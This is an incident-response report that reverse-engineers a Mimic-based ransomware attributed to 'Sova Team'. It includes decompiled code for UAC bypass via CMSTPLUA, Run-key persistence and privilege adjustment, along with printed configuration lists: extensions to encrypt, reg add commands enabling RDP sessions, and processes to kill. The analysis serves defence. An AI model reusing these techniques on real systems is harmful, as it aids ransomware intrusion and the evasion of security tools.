WHITE - HAT LTD
PROACTIVE CYBER INTELLIGENCE & THREAT HUNTING

IONSEC
Ready Set Respond

MimicOwl

SovaTeam - New State-Sponsored APT

Written by:
@Eitan Platok | @Hila Zevulun | @Naor Evgi |
@Barak Sofir

Before delving into the intriguing case involving “Pizdaosla” and the "Sova Team" group, it's important to note that "White-Hat" and "IONSEC" were brought in to investigate an incident concerning a company whose identity must remain confidential. As we examined the ransom note, our journey began.

This research will be divided into two parts:

- Reversing aspect.
  - We will analyze the intricacies of this ransom step by step, leading to a deep understanding of its nature.
- Intelligence facts.
  - Connecting the dots to provide a comprehensive overview. So, grab coffee and immerse yourself in this captivating adventure.

By the end, you will be amazed by how a seemingly simple yet complex malware and threat actor group operated despite strict security measures.

📌 ***IONSEC offers comprehensive, multi-tiered incident response services, ensuring around-the-clock MDR (Managed Detection and Response) and IR (Incident Response) capabilities to address any incident.***

📨 ***For detailed insights into our services, technologies, and to receive further guidance on safeguarding against such attack vectors, please get in touch with us at contact@ionsec.io.***

A new significant threat has been suspected to have emerged from Siberia - the “Pizdaosla” malware. This highly advanced cyber threat has garnered global attention not only for its origin but also for its sophisticated mechanisms and alarming capabilities. Similar to the infamous Mimic ransomware, identified by TrendMicro [i] as a data-encrypting and ransom-demanding threat, “Pizdaosla” delves deeper into the realm of digital chaos.

This article explores the intricate anatomy of Pizdaosla, a malware echoing the destructive nature of its predecessors while introducing innovative tactics in its operations.

The Pizdaosla in a nutshell

At its core, “Pizdaosla” exhibits cunning behavior. It starts its deceptive journey by locating the 'lock.txt' file. While seemingly innocuous, this file is pivotal in Pizdaosla's operations. Its presence halts the malware's actions, which is likely a feature for testing during development. However, the absence of this file sets the stage for Pizdaosla's malicious activities.

In a fascinating demonstration of digital trickery, Pizdaosla duplicates itself. This duplicate serves as a guard, protecting the original malware against interference or termination attempts. Furthermore, Pizdaosla's ingenuity is evident as it generates two additional copies called “unlockers”. These unlockers engage in sophisticated cyber deception, establishing communication between processes and manipulating memory addresses in other processes.



Figure 1 – Ransom note

TLP: WHITE

Table of Contents

Technical Analysis



Figure 2

The malware not only performs specific actions but also can accept parameters that can modify or limit its functions. An important initial step of this malware is to scan for hardcoded parameters. The parameters include:

```
dir -> Directory for encryption
e -> all, local, net, watch, ul1, ul2
prot -> Protects the ransomware from termination
pid -> Process identifier (PID) of the previously running ransomware.
```

In the provided image, we can see a function that iterates through the command line arguments of the initial process. Depending on the results of this iteration, it sets a global variable. For example, when the malware is first run with the `-prot` argument, the corresponding global flag is activated, as demonstrated in the loop within the image. Later on, we will discuss how the `-prot` flag plays a crucial role in marking a folder as a protected process, preventing its encryption.



Figure 3

To streamline the reverse engineering process, we can introduce an Enum in IDA to organize all static values from the loop. This Enum will act as a central repository for these values, enhancing the readability and structure of the code presentation.

```
typedef enum {

OPTION_UNKNOWN = 10, // Default or unknown option
OPTION_LOCAL = 11, // Corresponds to "local"
OPTION_NET = 12, // Corresponds to "net"
OPTION_WATCH = 13, // Corresponds to "watch"
OPTION_UL1 = 14, // Corresponds to "ul1"
OPTION_UL2 = 15 // Corresponds to "ul2"
 } CMDL_Flag; CMDL_Flag Glob_CMDL_Flag_Struct;
```

After creating the Enum, we had to update the type to match the new `CMD_Flag` struct type.



Figure 4

After defining the new category, we can start enjoying the rewards of our hard work.

```
if ( lstrcmpiW(var_arg_options, L"watch") )// -e watch
{
  if ( lstrcmpiW(var_arg_options, L"ul1") )// -e ul1
  {
    if ( !lstrcmpiW(var_arg_options, L"ul2") )// -e ul2
      Glob_CMDL_Flag_Struct = OPTION_UL2;
  }
  else
  {
    Glob_CMDL_Flag_Struct = OPTION_UL1;
  }
}
else
{
  Glob_CMDL_Flag_Struct = OPTION_WATCH;
}
goto LABEL_12;
```

Figure 5

After defining the new structure, we see its implementation in the main function. This function contains an `if` statement to check the command line for `Option_UL1` which stands for `ul1`. The main goal is to verify if `ul1` is present in the command line of the current process. If it is not found, the program moves to the next `if` statement, checking for the `ul2` option. If `ul1` is indeed in the command line, the function logs an entry and starts a thread. This thread conducts interprocess communication and aims to unlock specific memory addresses in another process.

```
422  {
423    if ( Glob_CMDL_Flag_Struct == OPTION_UL1 )
424    {
425      mw_write_to_log_file(L"Unlocker1 started.");
426      var_Thread_Handle = CreateThread(0, 0, StartAddress, 0, 0, 0);
427      Sleep(0x1388u);
428      sub_46B480();
429      mw_wrap_WaitForSingleObject();
430      mw_write_to_log_file(L"Unlocker1 finished.");
431      return 0;
432    }
433    if ( Glob_CMDL_Flag_Struct == OPTION_UL2 )
```

Figure 6

As we delve deeper into the reverse engineering process, employing static and dynamic analysis approaches, we discover that the malware contains a hidden flag. This flag instructs the malware to generate a log file. We modified this global flag to activate the logging feature as part of the dynamic analysis. Consequently, each action initiated by the malware is recorded in this log file, significantly accelerating the reverse engineering process. What's

particularly interesting about this malware is that every action it performs is logged, which are also visible within IDA.



Figure 7

The function associated with writing the log file has been renamed in IDA to `mw_write_to_log_file`.

```
mw_parse_cmdline(commandLineW);
mw_write_to_log_file(L"%s", L"Mimic 4.2");
v17 = wgetenv(var_SYSTEMDRIVE_0);
```

Figure 8

As part of the malware's logging process, it saves the log file in the `C:\temp` folder.



Figure 9

In addition to its regular functions, the malware conducts an extra scan within the `C:\temp` directory. It specifically searches for a file named `lock.txt`. If this file is found, the malware interprets it as a sign of a development environment and halts the process accordingly.



Figure 10

After the initial check, the malware transitions into its active phase, gathering system information through the Windows API. These actions and the specifics of the collected data are documented in the log file for later examination.

Figure 11

The SIDs are validated against process tokens to make better decisions about operating within the compromised system. This allows for action adjustments based on available privileges, potentially increasing impact or enhancing stealth to avoid detection more effectively.

```
urrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 0x20008u, &TokenHandle) )
{
  if ( GetTokenInformation(TokenHandle, TokenElevationType, &TokenInformation, 4u, &ReturnLength) )
  {
    v7 = byte_5EE6FA;
    if ( TokenInformation != 3 )
      v7 = 1;
    byte_5EE6FA = v7;
  }
  v8 = 0;
  pSid2 = 0;
  hMem = 0;
  if ( mw_wrap_CreateWellKnownSid(&pSid2) && mw_wrap_CreateWellKnownSid(&hMem) )// creates a SID for predefined aliases
  {
    v47 = TokenHandle;
    dwBytes = 4096;
    ProcessHeap = GetProcessHeap();
    v10 = HeapAlloc(ProcessHeap, 8u, 0x1000u);
    v11 = dwBytes;
    v8 = v10;
    if ( !v10 )
      v11 = 0;
    dwBytes = v11;
    if ( !GetTokenInformation(v47, TokenGroups, v10, v11, &dwBytes) )
    {
      while ( GetLastError() == 122 )
      {
        if ( v8 )
        {
          v12 = GetProcessHeap();
          HeapFree(v12, 0, v8);
        }
        v13 = dwBytes;
        v14 = GetProcessHeap();
        v8 = HeapAlloc(v14, 8u, v13);
        if ( !v8 )
        {
          dwBytes = 0;
          break;
        }
        if ( GetTokenInformation(v47, TokenGroups, v8, dwBytes, &dwBytes) )
          break;
      }
    }
    lpMem = v8;
    for ( i = 0; i < *v8; ++i )
    {
      if ( EqualSid(v8[2 * i + 1], pSid2) )
```

Figure 12

Next, all the privileges will be added to the process.

```
NewState.PrivilegeCount = 1;
NewState.Privileges[0].Attributes = 2;
v14 = AdjustTokenPrivileges(v11, 0, &NewState, 0, 0, 0) && !GetLastError();
if ( !v10 )
  CloseHandle(OpenAsSelf);
```

Figure 13

Subsequently, the malware commences its initial process, referred to as the `watcher`. The primary function of this watcher process is to supervise the main process, guaranteeing its ongoing activity. Upon detecting any cessation in the main process, the watcher promptly intervenes to reinitiate it, thus ensuring the malware's uninterrupted functionality.

```
  v17 = 0x8000000;
v18 = CreateProcessW(0, lpCommandLine, 0, 0, 0, v17, 0, lpCurrentDirectory, &StartupInfo, &ProcessInformation);
first_created_mal_clone = ProcessInformation.dwProcessId;
if ( v18 )
{
  mw_write_to_log_file(L"[+] Success run: %s", lpCommandLine);
  if ( a3 )
    WaitForSingleObject(ProcessInformation.hProcess, dwMilliseconds);
  CloseHandle(ProcessInformation.hThread);
  CloseHandle(ProcessInformation.hProcess);
  return first_created_mal_clone;
```

Figure 14

Utilizing a tool called `cmdwatcher` to oversee newly initiated processes and their command lines. A standout feature of this tool is its capacity to halt the activity of any fresh process upon execution. Consequently, the new process remains inactive until I explicitly permit it to proceed. This functionality proves invaluable for meticulously examining the conduct of each process within a regulated setting.



Figure 15

As previously noted, the malware is programmed to start two processes linked to its `unlocker` features: `unlocker1` and `unlocker2`. These processes are integral to the malware's operational structure, enhancing its overall functionality.

```
if ( Glob_CMDL_Flag_Struct == OPTION_UL1 )
{
  mw_write_to_log_file(L"Unlocker1 started.");
  var_Thread_Handle = CreateThread(0, 0, StartAddress, 0, 0, 0);
  Sleep(0x1388u);
  sub_46B480();
  mw_wrap_WaitForSingleObject();
  mw_write_to_log_file(L"Unlocker1 finished.");

if ( Glob_CMDL_Flag_Struct == OPTION_UL2 )
{
  mw_write_to_log_file(L"Unlocker2 started.");
  dword_5EF19C = CreateThread(0, 0, mw_Thread_Start_address, 1, 0, 0);
  Sleep(5000u);
  sub_46B480();
  mw_wrap_WaitForSingleObject();
  mw_write_to_log_file(L"Unlocker2 finished.");
  return 0;
```

Figure 16

Then, it will set the current process to `HIGH_PRIORITY_CLASS`. Setting a process to `HIGH_PRIORITY_CLASS` gives the malware preferential access to the CPU, potentially allowing it to execute its malicious activities more efficiently and with greater speed. However, this may also cause a noticeable system slowdown for other applications.

```
CurrentProcess = GetCurrentProcess();
SetPriorityClass(CurrentProcess, HIGH_PRIORITY_CLASS);
var_pre_NtSetInformationProcess = NtSetInformationProcess;
var_ProcessInformation = 3;
if ( NtSetInformationProcess )
{
  var_process_handle = GetCurrentProcess();
  var_pre_NtSetInformationProcess(var_process_handle, 0x21, &var_ProcessInformation, 4);
```

Figure 17

Next, establish the initial persistence for the Run key.

```
v34 = 2 * v65;
if ( !RegCreateKeyExW(
        ((byte_5EE6FA != 0) - 0x7FFFFFFF),
        L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
        0,
        0,
```

Figure 18

By bypassing User Account Control (UAC) and modifying `ConsentPromptBehaviorAdmin`, the malware can silently elevate its privileges without alerting the user, allowing it to execute high-privilege operations and gain deeper access to the system.

```
RegGetValueW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
  L"ConsentPromptBehaviorAdmin",
  0x10010u,
  0,
  &pvData,
```

The downloadable .reg files below will modify the DWORD value in the registry key

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Sy

ConsentPromptBehaviorAdmin DWORD

0 = Elevate without prompting
1 = Prompt for credentials on the secure desktop
2 = Prompt for consent on the secure desktop
3 = Prompt for credentials
4 = Prompt for consent
5 = Prompt for consent for non-Windows binaries (default)

Figure 19

Then, the malware exploiting the `CMSTPLUA` object and `ICMLuaUtil` interface leverages the Windows Component Object Model (COM) system to circumvent User Account Control (UAC). Using the `CoGetObject` function with a special moniker string, the malware creates an instance of `ICMLuaUtil`—a COM interface meant for privileged actions—without triggering UAC prompts.

📌 This technique effectively enables the malware to escalate its privileges to the administrator level, bypassing standard security checks and gaining deeper system access, all without alerting the user.

Figure 20

By using the tool `OleView`, we investigate what it is the moniker string that the malware calls.



Figure 21

TLP: WHITE

Then, it will register a hotkey (`Ctrl + F1`) that displays the status logs being performed by the ransomware using thread.



Figure 22

As previously mentioned, the `-prot` argument designates a path to a folder or file. After specifying this path, the malware employs Windows API to establish the designated folder or file as protected. This process effectively secures the specified location from specific actions, aligning with the malware's intended behaviors and goals.



Figure 23

The malware's utilization of the `SetSecurityInfo` API on `SE_KERNEL_OBJECT` could alter the security configurations of vital system components. Consequently, terminating the malware process might lead to system instability or a blue screen, impeding security controls systems from safely eliminating it without jeopardizing system stability.



Figure 24

Subsequently, the malware seizes the embedded configuration, such as the `NoteID`.

```
mw_write_to_log_file(L"[*] Embedded settings:");
mw_write_to_log_file(L"[*] ------------------");
var_note_id = &ArgList;
if ( dword_11B8ACC >= 8 )
  var_note_id = ArgList;
mw_write_to_log_file(L"[*] NoteId:          %s", var_note_id);
mw_write_to_log_file(L"[*] Keys count:      %i", (qword_11BE6E0 >> 5));
v52 = mw_enc_checks_global_variable();
mw_write_to_log_file(L"[*] Encrypt percent: %i %%", v52);
v258 = 0;
v53 = &::Src;
v259 = 7;
if ( dword_11B8A9C >= 0x10 )
  v53 = ::Src;
v54 = &::Src;
v55 = v53 + dword_11B8A98;
if ( dword_11B8A9C >= 0x10 )
  v54 = ::Src;
LOWORD(pszPath[0]) = 0;
mw_AdjustMemorySize(pszPath, v55 - v54);
mw_AppendCharsToBuffer(pszPath, v54, v55, *Data);
v56 = 4;
```

Figure 25

Analyzing the log file generated by the malware reveals all embedded settings.

```
[04:22:00] [*] Embedded settings:
[04:22:05] [*] ------------------
[04:22:08] [*] NoteId:          [redacted]*S0va_team@protonmail.com
[04:22:10] [*] Keys count:      11906
[04:23:01] [*] Encrypt percent: 1 %
[04:23:45] [*] Extension:       S0va_team@protonmail.com
[04:24:04] [*] Note file name:  S0va_team_DECRYPTION.txt
[04:24:07] [*] File max size:   0 KiB
[04:24:13] [*] Process max RAM: 0 MiB
[04:24:17] [*] Self delete:     true
[04:24:20] [*] Priority modify: true
[04:24:22] [*] Log check sum:   false
[04:24:24] [*] Skip network:    false
[04:24:26] [*] Encrypt single:  true
[04:24:28] [*] Kill protect:    true
[04:24:29] [*] Visible:         true
[04:24:31] [*] Wipe parallel:   true
[04:24:33] [*] Log level:       0
```

Figure 26

Subsequently, the process will initiate multiple loops to prioritize the encryption setup of files. It will identify the files exempt from encryption, followed by the excluded extensions and directories. It will execute the necessary command to end the relevant processes and services upon completion.

```
LOWORD(v252[0]) = 0;
LOBYTE(v261) = 25;
v70 = dword_11BF02C;
v71 = *dword_11BF02C;
if ( *dword_11BF02C != dword_11BF02C )
{
  do
  {
    v72 = sub_1021220(&ppsmemCounters.QuotaPagedPoolUsage, v71 + 2, L",");
    LOBYTE(v261) = 26;
    v73 = v72[4];
    if ( v72[5] >= 8 )
      v72 = *v72;
    mw_AppendOrReallocateBuffer(v252, v72, v73);
    LOBYTE(v261) = 25;
    if ( v241 >= 8 )
    {
      QuotaPagedPoolUsage = ppsmemCounters.QuotaPagedPoolUsage;
      v75 = 2 * v241 + 2;
      if ( v75 >= 0x1000 )
      {
        QuotaPagedPoolUsage = *(ppsmemCounters.QuotaPagedPoolUsage - 4);
        v75 = 2 * v241 + 37;
        if ( ppsmemCounters.QuotaPagedPoolUsage - QuotaPagedPoolUsage - 4 > 0x1F )
          goto LABEL_382;
      }
      ptr_var_ProcessInformation = v75;
      mw_wrap_free(QuotaPagedPoolUsage);
    }
    v71 = *v71;
  }
  while ( v71 != v70 );
  v69 = v254;
}
var_list_all_the_priority_ext = v252;
```

Figure 27 - illustration of one of the loops

Upon concluding the series of loops related to the embedded settings within the malware, distinct configurations emerge that enhance our comprehension of its effects. An example of such a configuration entails pinpointing the exact file chosen for the initial encryption process. Scrutinizing this particular setting offers crucial understanding regarding the malware's operational focus and the possible ramifications of its activities.

Extensions priority

```
sql,sqlite,sqlite3,sqlitedb,mdf,mdb,adb,db,db3,dbf,dbs,udb,dbv,dbx,edb,exb,1cd,fdb,idb,mpd,myd,odb,xls,xlsx,doc,docx,bac,bak,back,zip,rar,dt
```

Extensions exclusion

```
S0va_team@protonmail.com,efi,mui,exe,
```

Files exclusion

```
boot.ini,bootfont.bin,desktop.ini,iconcache.db,io.sys,ntdetect.com,ntldr,ntuser.dat,ntuser.ini,thumbs.db,session.tmp,S0va_team_DECRYPTION.txt
```

Dir's exclusion

```
steamapps,Windows,Microsoft Analysis Services,Microsoft Help Viewer,Microsoft.NET,MSBuild,Windows Mail,Windows NT,WindowsPowerShell,Microsoft Help Viewer,Cache,Google,TeamViewer,Boot,YandexDisk,Yandex,Mail.ru,Chrome,Firefox,Mozilla,Mozilla Firefox,MicrosoftEdge,Internet Explorer,Tor Browser,Opera,Opera Software,Common Files,Config.Msi,Intel,Microsoft,Microsoft Shared,Microsoft.NET,MSBuild,MSOCache,Packages,PerfLogs,System Volume Information,tmp,Temp,USOShared,Windows,Windows Defender,Windows Journal,Windows NT,Windows Photo Viewer,Windows Security,WindowsApps,WindowsPowerShell,WINNT,$WINDOWS.~BT,$Windows.~WS,:\Users\Public\,:\Users\Default\,C:\Users\Ghosts\Desktop\Malware\m,
```

Executing commands

```
add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "AllowMultipleTSSessions" /t REG_DWORD /d 0x1 /f,reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "fSingleSessionPerUser" /t REG_DWORD /d 0x0 /f,
```

Kills Process list

```
agntsvc.exe,AutodeskDesktopApp.exe,axlbridge.exe,bedbh.exe,benetns.exe,bengien.exe,beserver.exe,CoreSync.exe,Creative Cloud.exe,dbeng50.exe,dbsnmp.exe,encsvc.exe,EnterpriseClient.exe,fbguard.exe,fbserver.exe,fdhost.exe,fdlauncher.exe,httpd.exe,isqlplussvc.exe,msaccess.exe,MsDtSrvr.exe,msftesql.exe,mspub.exe,mydesktopqos.exe,mydesktopservice.exe,mysqld.exe,mysqld-nt.exe,mysqld-opt.exe,ocautoupds.exe,ocomm.exe,ocssd.exe,oracle.exe,pvlsvr.exe,node.exe,java.exe,python.exe,wpython.exe,QBDBMgr.exe,QBDBMgrN.exe,QBIDPService.exe,qbupdate.exe,QBW32.exe,QBW64.exe,Raccine.exe,Raccine_x86.exe,RaccineElevatedCfg.exe,RaccineSettings.exe,VeeamDeploymentSvc.exe,RAgui.exe,raw_agent_svc.exe,SimplyConnectionManager.exe,sqbcoreservice.exe,sql.exe,sqlagent.exe,sqlbrowser.exe,sqlmangr.exe,sqlservr.exe,sqlwriter.exe,Ssms.exe,Sysmon.exe,Sysmon64.exe,tbirdconfig.exe,tomcat6.exe,vsnapvss.exe,vxmon.exe,wdswfsafe.exe,wsa_service.exe,wxServer.exe,wxServerView.exe,xfssvccon.exe,1cv8s.exe,1cv8.exe,1cv8c.exe,vmplayer.exe,vmware-vmx.exe,vmwp.exe,vmcompute.exe
```

Kills Service list

```
